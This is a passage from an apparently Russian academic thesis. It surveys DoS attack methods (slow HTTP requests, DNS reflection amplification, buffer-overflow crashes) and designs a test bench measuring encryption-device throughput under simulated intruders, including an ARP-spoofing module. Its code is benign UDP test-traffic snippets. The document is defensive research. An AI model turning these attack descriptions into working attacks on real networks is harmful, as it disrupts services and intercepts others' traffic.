Отправка больших пакетов. Целью данной DoS атаки является выведение системы или ресурса из режима нормальной работы путем отправки пакетов больших размеров. Осуществляется отправка пакетов вычислительной системе, которые не загружают всю полосу пропускания, так как пропускная способность данного канала обычно имеет высокое значение, а тратят при этом всю производительность процессора. В свою очередь процессор вычислительной системы, при обработке этих пакетов, может не справиться с довольно сложными и объемными вычислениями. Из-за этого произойдет сбой, и пользователи не смогут получить доступ к необходимым ресурсам.

Переполнение сервера «лог-файлами». «Лог-файлы» сервера представляют собой файлы, в которых находятся записи о действиях пользователей сети или программ. Данная DoS атака маловероятна, но все-таки возможна, так как возможность ее осуществления появляется из-за некорректной настройки сервера. Начинающие и неквалифицированные администраторы при настройке системы на сервере допускают ошибку, не устанавливая определенное ограничение на объем, занимаемый лог-файлами. Злоумышленники могут воспользоваться данной ошибкой и станут отправлять большие по объёму пакеты, которые займут всё свободное место на жёстком диске сервера, что приведет к его отказу и недоступности. В случае с серьезной организацией или компанией такая атака не увенчается успехом, потому что в правильно настроенных вычислительных системах лог-файлы хранятся на отдельных системных дисках [9].

Плохая система квотирования. На некоторых серверах установлена программа, которая связывает внешнюю программу с веб-сервером, называемая CGI (Common Gateway Interface – «общий интерфейс шлюза»). Если злоумышленник получит доступ к CGI, то он сможет задействовать немало ресурсов сервера, написав и выполнив определенный скрипт. Например, в таком скрипте может находиться циклическое создание больших массивов или вычисление сложных математических формул. Кроме того, процессор может обращаться к подобному скрипту произвольное количество раз. В результате, если настройка системы квотирования выполнена неправильно, то такой скрипт за считанное время займет все вычислительные ресурсы у сервера. Методом защиты может являться установка определённого ограничения на доступ к памяти, но даже в таком случае процесс, достигнув установленного ограничения, будет находиться в ожидании до тех пор, пока не выгрузит из памяти все старые данные [11].

«Медленные» HTTP post запросы и заголовки. Атака с использованием «медленных» HTTP post запросов заключается в отправке серверу большого HTTP post запроса, разбитого на малые части (по 1 байту). HTTP сервер должен

дождаться пока завершится полная передача данных (получив содержимое целиком) и только после этого он сможет закрыть соединение по таймауту. Таким образом, в случае подобной DoS атаки, с использованием медленных соединений, сервер начинает устанавливать множество соединений, подвергая свои ресурсы угрозе. Преимуществом такой атаки является малое количество трафика и трудность в выявлении [10].

Атака с использованием «медленных» HTTP заголовков аналогична предыдущему методу, только вместо post запроса используется заголовок HTTP. Как и при атаке предыдущим методом, с использованием «медленных» post запросов, сервер ожидает, когда придет конец заголовка, прежде чем соединение окажется закрытым. В результате это приводит к возникновению большого количества открытых соединений и сервер оказывается перегружен. Подобные DoS атаки сложно отличить от тех, что связаны с обычными запросами с медленным соединением [10].

2.4 Атаки с использованием ошибок программирования

Профессиональные злоумышленники, разобравшись в структуре системы или приложения, создают специальные программы – эксплойты, которые помогают атаковать сложные вычислительные системы предприятий и организаций. Ошибки программирования связаны с неспособностью приложения, операционной системы или логической микросхемы обработать исключительные ситуации. Это могут быть ошибки, которые возникают при обращении к неиспользуемой области адресного пространства или выполнению недопустимой инструкции, в результате чего происходит аварийное завершение программы или службы. Также данный вид DoS атаки может называться атакой на приложения [11].

Недостатки в программном коде (обработка исключительных ситуаций). Обработка исключительных ситуаций является сложной задачей и устранить абсолютно все уязвимые места программы невозможно, поэтому программ, в которых отсутствуют любые дефекты, просто не существует. Атака направлена

на поиск ошибок в программном коде программы, либо операционной системы и дальнейшее их использование при обработке различных исключительных ситуаций, которые эта программа обработать не сможет. За счёт этого возникают ошибки. В качестве примера можно привести частую передачу пакетов, в которых не учитываются технические спецификации и стандарты, чтобы определить, способен ли сетевой стек обработать такие ситуации или это станет причиной отказа ресурса или всей вычислительной системы.

Для некоторых приложений, которым требуются пользовательские входные данные, злоумышленник будет отправлять строковые данные длиной в тысячи строк. Если в программе реализован буфер фиксированной длины, то злоумышленник попытается сгенерировать условие переполнения буфера и вызвать отказ приложения.

2.5 Атаки на DNS серверы

DNS сервер всегда предполагает наличие большого количества узлов в сети и в данном случае стоит говорить именно о DDoS атаке. Распределенные атаки на DNS-серверы подразумевают большое количество компьютеров для насыщения полосы пропускания либо захвата системных ресурсов. После успешного проведения атаки на DNS сервер, пользователи не могут открыть нужную страницу или сайт в сети Интернет из-за того, что DNS сервер не может преобразовать доменное имя в IP адрес сайта или конкретной страницы. Но в настоящее время такие атаки на DNS серверы с использованием большого числа компьютеров менее актуальны, так как провайдеры могут легко отследить большой объем исходящего трафика и заблокировать его. Злоумышленники обходятся небольшими ботнетами (компьютерная сеть с запущенным автономным ПО), либо вовсе ими не пользуются. Смысл в том, что для атаки используются DNS серверы, которые работают на основе технологии DNSSEC (Domain Name System Security Extensions), позволяющей минимизировать атаки, связанные с подменой DNS адреса при разрешении доменных имён. Мощность атаки растёт по причине увеличения отражений DNS запросов. Как правило,

DNS серверы конкретного провайдера должны обрабатывать запросы, поступающие к ним только от пользователей этого провайдера, но часто этого не происходит. Причиной тому являются некорректно настроенные серверы, принимающие запросы от любого пользователя. Данные DNS серверы, из-за неправильных настроек и являются главным инструментом при реализации DDoS атак. При отправке почти всех DNS запросов используется протокол UDP, в котором можно изменить обратный адрес на нужный, в данном случае адрес атакуемого узла. Таким образом, с использованием некорректной конфигурации DNS сервера отправляется запрос, чтобы ответ на него был большого объема, в котором обратный IP адрес заменяется на IP адрес жертвы. Так как серверам провайдеров доступна довольно большая пропускная способность, то осуществить атаку в несколько десятков Гбит/с будет несложно [10].

Эффективным методом борьбы с данными атаками является перенаправление трафика на сервера провайдера, обладающего более производительными ресурсами. За счет этого увеличивается полоса пропускания канала связи, трафик фильтруется и уже легитимный трафик направляется к пользователю.

3 Определение структуры исследуемой системы

Для исследования скорости передачи данных устройства шифрования была определена структура исследуемой системы, представленная на рисунке 7.



Рисунок 7 – Структура исследуемой системы

Данная система включает следующие узлы сети:

- пользователь 1;
- устройство защиты информации 1;
- пользователь 2;
- устройство защиты информации 2.

Между пользователем и устройством защиты информации передается открытая (незашифрованная) информация в виде IP пакетов, между устройствами защиты информации, напротив, информация передается в зашифрованном виде. Например, IP пакет отправляется от пользователя 1 к пользователю 2 и попадая на устройство защиты информации 1 пакет шифруется, затем пакет доходит до устройства защиты информации 2 на котором он расшифровывается и передается уже в расшифрованном виде пользователю 2, аналогичным образом пакет идет от пользователя 2 к пользователю 1, но при этом устройства защиты информации меняются местами.

В самом начале исследования необходимо провести измерения в системе без присутствия нарушителя, так как важно узнать исходную оптимальную скорость передачи данных.

После измерения исходной оптимальной скорости передачи в систему вводится внутренний нарушитель и измерения повторяются, при этом структура исследуемой системы изменяется. Структура исследуемой системы с внутренним нарушителем представлена на рисунке 8.




Рисунок 8 – Структура исследуемой системы с внутренним нарушителем

Внутренний нарушитель имеет следующие возможности:

- перехват и исследование трафика между пользователем 1 и устройством защиты информации 1;
- проведение DOS-атаки на устройство защиты информации со стороны пользователя 1, путем генерирования пакетов с некорректными параметрами предполагая, что устройство защиты информации может некорректно

обрабатывать такие пакеты для исчерпания ресурсов устройства защиты информации;

– разрыв линии связи, путем навязывания ложного MAC адреса пользователя 1 устройству защиты информации 1 и наоборот, при этом данные узлы сети не смогут связаться друг с другом, так как пакеты будут отправляться в никуда.

После измерения оптимальной скорости в исследуемой системе с присутствием внутреннего нарушителя структура исследуемой системы изменяется, и нарушитель становится внешним, затем снова проводятся измерения. Структура исследуемой системы с внешним нарушителем представлена на рисунке 9.



Рисунок 9 – Структура исследуемой системы с внешним нарушителем

Внешний нарушитель имеет возможности аналогичные внутреннему нарушителю, отличие лишь в том, что трафик теперь перехватывается, исследуется и модифицируется между устройствами защиты информации.

4 Разработка алгоритмов модулей программного комплекса

Алгоритм модуля приема тестового трафика и генерации команд управления представлен на рисунках 10 и 11.



Рисунок 10 – Алгоритм модуля приема тестового трафика и генерации команд управления



Рисунок 11 – Алгоритм модуля приема тестового трафика и генерации команд управления

При запуске модуля он должен пройти инициализацию сетевого интерфейса, так как если этого не произойдет, модуль не сможет обеспечивать сетевое взаимодействие с другими узлами сети.

После успешной инициализации сетевого интерфейса процесс многократных измерений скорости передачи данных, для этого процесс измерения скорости заключен в цикл.

Для проведения измерений необходимо задать параметры пакетов, собрать их в единую конфигурацию и передать их в модуль генерации тестовых пакетов.

После отправки конфигурации модулю генерации производится прием тестовых пакетов с замером времени за которое приходят пакеты, затем рассчитывается скорость передачи данных при текущей конфигурации и определяется количество потерянных пакетов. По завершении расчетов из

полученных данных формируется отчет и сохраняется в массив, из которого при окончании исследований, будет сформирован отчет по результатам всех измерений.

Алгоритм модуля генерации тестового трафика представлен на рисунках 12 и 13.




Рисунок 12 – Алгоритм модуля генерации тестового трафика



Рисунок 13 – Алгоритм модуля генерации тестового трафика
Алгоритм формирования общего отчета представлен на рисунке 14.




Рисунок 14 – Алгоритм формирования общего отчета

Для формирования общего отчета необходим массив с результатами предыдущих измерений, в нем ищутся:

- конфигурация, при которой скорость была максимальна;

- конфигурация, при которой скорость была минимальна;
- конфигурация, при которой скорость была оптимальна и при этом не было потерь.

Затем данные конфигурации заносятся в общий отчет, с последующим его сохранением.

Алгоритм модуля реализации DOS атак представлен на рисунках 15 и 16.




Рисунок 15 – Алгоритм модуля реализации DOS атак




Рисунок 16 – Алгоритм модуля реализации DOS атак

Для проведения DOS атак при запуске модуля необходимо проинициализировать сетевой интерфейс, затем провести атаку ARP спуфинг между двумя узлами с известными IP адресами, если она будет успешна, то у данного модуля появляется возможность перехватывать трафик между данными узлами. До перехвата пакетов определяется на какой из улов сети будет посылаться модифицированный трафик, и если перехваченный пакет направляется не на этот узел, то он не подвергается модификации.

Алгоритм реализации атаки ARP-спуфинг представлен на рисунке 17.




Рисунок 17 – Алгоритм реализации атаки ARP-спуфинг

Инициализируется сетевой интерфейс, затем на узлы с известными IP адресами отправляются ARP запросы, если ответы приходят, то есть возможность провести атаку, а именно узлам навязывается MAC адрес локального сетевого интерфейса.

Алгоритм внесения изменений в пакет представлен на рисунках 18 и 19.




Рисунок 18 – Алгоритм внесения изменений в пакет




Рисунок 19 – Алгоритм внесения изменений в пакет

Принимается перехваченный пакет и параметры для его модификации, затем данные модификации применяются к перехваченному пакету и он отправляется обратно.

5 Реализация разработанных алгоритмов программных модулей

5.1 Реализация модуля генерации тестового трафика

Для реализации данного модуля были использованы стандартные методы сетевого взаимодействия в ОС Linux, которые представляют собой обмен данными через UDP сокеты. Протокол UDP был выбран по причине того, что он является ненадежным, так как не поддерживает соединения, но гарантирует целостность содержимого пакета, с помощью данного протокола представляется возможным измерение реальной скорости передачи данных с потерями пакетов или без таковых.

Структуры данных и функции для работы с ними являются стандартными и описаны в библиотеках, которые используются для реализации данного модуля, фрагмент кода с используемыми библиотеками представлен ниже.

```
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
```

Для того чтобы была возможность принимать и передавать UDP пакеты создан сокет, затем он был инициализирован на прослушивание порта под номером 51488 всех IP адресов в системе, фрагмент кода реализующий данные операции представлен ниже:

```
int sock = socket ( AF_INET, SOCK_DGRAM, 0 );
    if( sock < 0 ) {
        close(sock);
        return 1;
    }
sockaddr_in loc_addr;
memset(&loc_addr, 0, sizeof(sockaddr_in));
    loc_addr.sin_family = AF_INET;
    loc_addr.sin_addr.s_addr = htonl ( INADDR_ANY );
    loc_addr.sin_port = htons( 51488);
```

```

        if (bind(sock, (sockaddr*)&loc_addr, sizeof(loc_addr
))) {

        close(sock);
        return 1;

    }

```

Сокет создается функцией `socket()`, принимающей три параметра – семейство протоколов - `AF_INET` (семейство интернет), тип сокета – `SOCK_DGRAM` (дейтаграмные сокеты), и номер протокола, если в качестве параметра передается 0, то сокет автоматически создает UDP сокет. Структура `sockaddr_in` хранит параметры сокета, а именно – семейство протоколов, порт и IP адрес на котором будет прослушиваться данный порт, если в качестве адреса указать `INADDR_ANY`, то прослушивание будет проводиться на всех IP адресах системы.

Затем в цикле начинается прослушивание порта 51488 для приема конфигурации, реализация прослушивания представлена ниже.

```

sockaddr_in client_addr;
int  CA_length = sizeof(client_addr);
int  recv_size = recvfrom(sock, buffer, sizeof(buffer), 0,
(sockaddr *)&client_addr, (socklen_t *)&CA_length);

```

При прослушивании ожидается получить 6 байт которые являются конфигурацией, а именно в принятом 6 байтном буфере содержатся 3 двухбайтных числа:

- количество пакетов;
- размер пакета;
- задержка между пакетами.

При получении данных в переменную `client_addr` записывается информация о отправителе конфигурации, данная переменная необходима чтобы знать кому отправлять сконфигурированные пакеты.

Затем создается новый цикл и в нем получателю, отправившему конфигурацию, отсылаются пакеты в соответствии с параметрами из

конфигурации, фрагмент кода, реализующий отправку пакетов представлен ниже.

```
for( unsigned short i = 1; i <= number_of_packets; i++)
{
    sendto(sock,buffer,size_packet,0,(sockaddr*)&client_
addr,CA_length
    usleep(delay*1000);
}
```

Отправка производится функцией `sendto()`, а функция `usleep()` осуществляет задержку на определенное количество миллисекунд.

Исходный код модуля генерации тестового трафика представлен в Приложении А.

5.2 Реализация модуля приема тестового трафика и генерации команд управления

Для реализации данного модуля была использована библиотека QT, реализующая функции для работы с графическим интерфейсом, сетевое взаимодействие, а также многие функции для взаимодействия с системой. При реализации данного модуля были использованы классы для взаимодействия с диалоговыми окнами и UDP сокетом. Также были использованы функция сортировки и класс для работы с динамически массивом из стандарта языка C++, фрагмент кода с используемыми библиотеками представлен ниже.

```
#include <QMainWindow>
#include <QMessageBox>
#include <QFileDialog>
#include <QProgressDialog>
#include <QUdpSocket>
#include <algorithm>
#include <vector>
#include <ctime>
#include <unistd.h>
```

Была создана структура данных Info, содержащая параметры пакетов и результаты проведения измерений скорости передачи данных, данная структура представлена ниже.

```
struct Info {  
    unsigned short number_of_packets;  
    unsigned short size_packet;  
    unsigned short delay;  
    unsigned long long int speed;  
    unsigned short lost_packets;  
};
```

Из данных структур сформирован динамический массив reportData, который используется для построения отчета по результатам исследования.

При запуске программы создается и инициализируется сокет, аналогично сокету модуля генерации тестовых пакетов, фрагмент кода реализующий создание и инициализацию сокета представлен ниже.

```
udpPort = 51488;  
udpSocket = new QUdpSocket(this);  
udpSocket->bind(QHostAddress::Any, udpPort);
```

Создается объект класса QUdpSocket и инициализируется прослушиванием порта (udpPort) на всех IP адресах системы (QHostAddress::Any).

При успешной инициализации сокета отображается главная форма приложения на которой располагаются все элементы управления, такие как кнопки, поля для ввода параметров пакетов, затем начинается обработка сигналов от кнопок ввода IP адреса программы генерации тестовых пакетов, начала тестирования и формирования отчета.

Пока не введен корректный IP адрес все кнопки кроме ввода адреса недоступны, проверяется корректность всех вводимых данных. После ввода адреса активируется кнопка для начала исследования, при нажатии на которую считываются параметры пакетов и отправляются программе генерации

тестового трафика, использование функции отправки конфигурации приведена ниже.

```
udpSocket->writeDatagram(buffer, sizeof(unsigned short) *  
3, senderAdress, udpPort);
```

После отправки конфигурации сразу засекается время отправки, и начинается ожидание приема тестовых пакетов, если пакет не придет за время введенной задержки измерение будет остановлено, иначе замеряется время приема пакета, фрагмент кода, принимающего пакеты представлен ниже.

```
unsigned int Tm1 = std::clock(), Tm2 = 0; //временные  
метки  
  
unsigned long long int bytes_recieved = 0; //общее  
количество принятых байт  
  
